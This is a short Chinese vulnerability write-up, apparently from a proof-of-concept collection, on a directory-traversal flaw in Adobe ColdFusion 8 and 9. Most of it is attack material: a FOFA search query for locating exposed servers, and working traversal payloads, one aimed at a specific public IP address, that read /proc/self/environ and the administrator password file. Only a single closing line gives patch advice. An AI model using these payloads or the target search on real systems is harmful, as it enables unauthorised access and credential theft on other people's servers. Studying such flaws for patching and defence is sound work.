

A2-5AdobeColdFusion-任意文件读取


漏洞描述：

Adobe ColdFusion 8、9版本中存在一处目录穿越漏洞，可导致未授权的用户读取服务器任意文件。

影响版本：

Adobe ColdFusion 8、9

网站图片：



网络测绘：

fofa语法：

app="Adobe-ColdFusion" && title="Error Occurred While Processing Request"

漏洞复现：


payload:

http://123.58.236.76:54623/CFIDE/administrator/enter.cfm?locale=../../../../../../../../proc/self/environ%00en

效果图:



读取后台管理员密码http://your-ip:8500/CFIDE/administrator/enter.cfm?locale=../../../../../../../../lib/password.properties%00en:



修复建议：

确保你的 ColdFusion 版本是最新的，并应用所有安全补丁。Adobe 经常发布安全补丁来修复已知漏洞。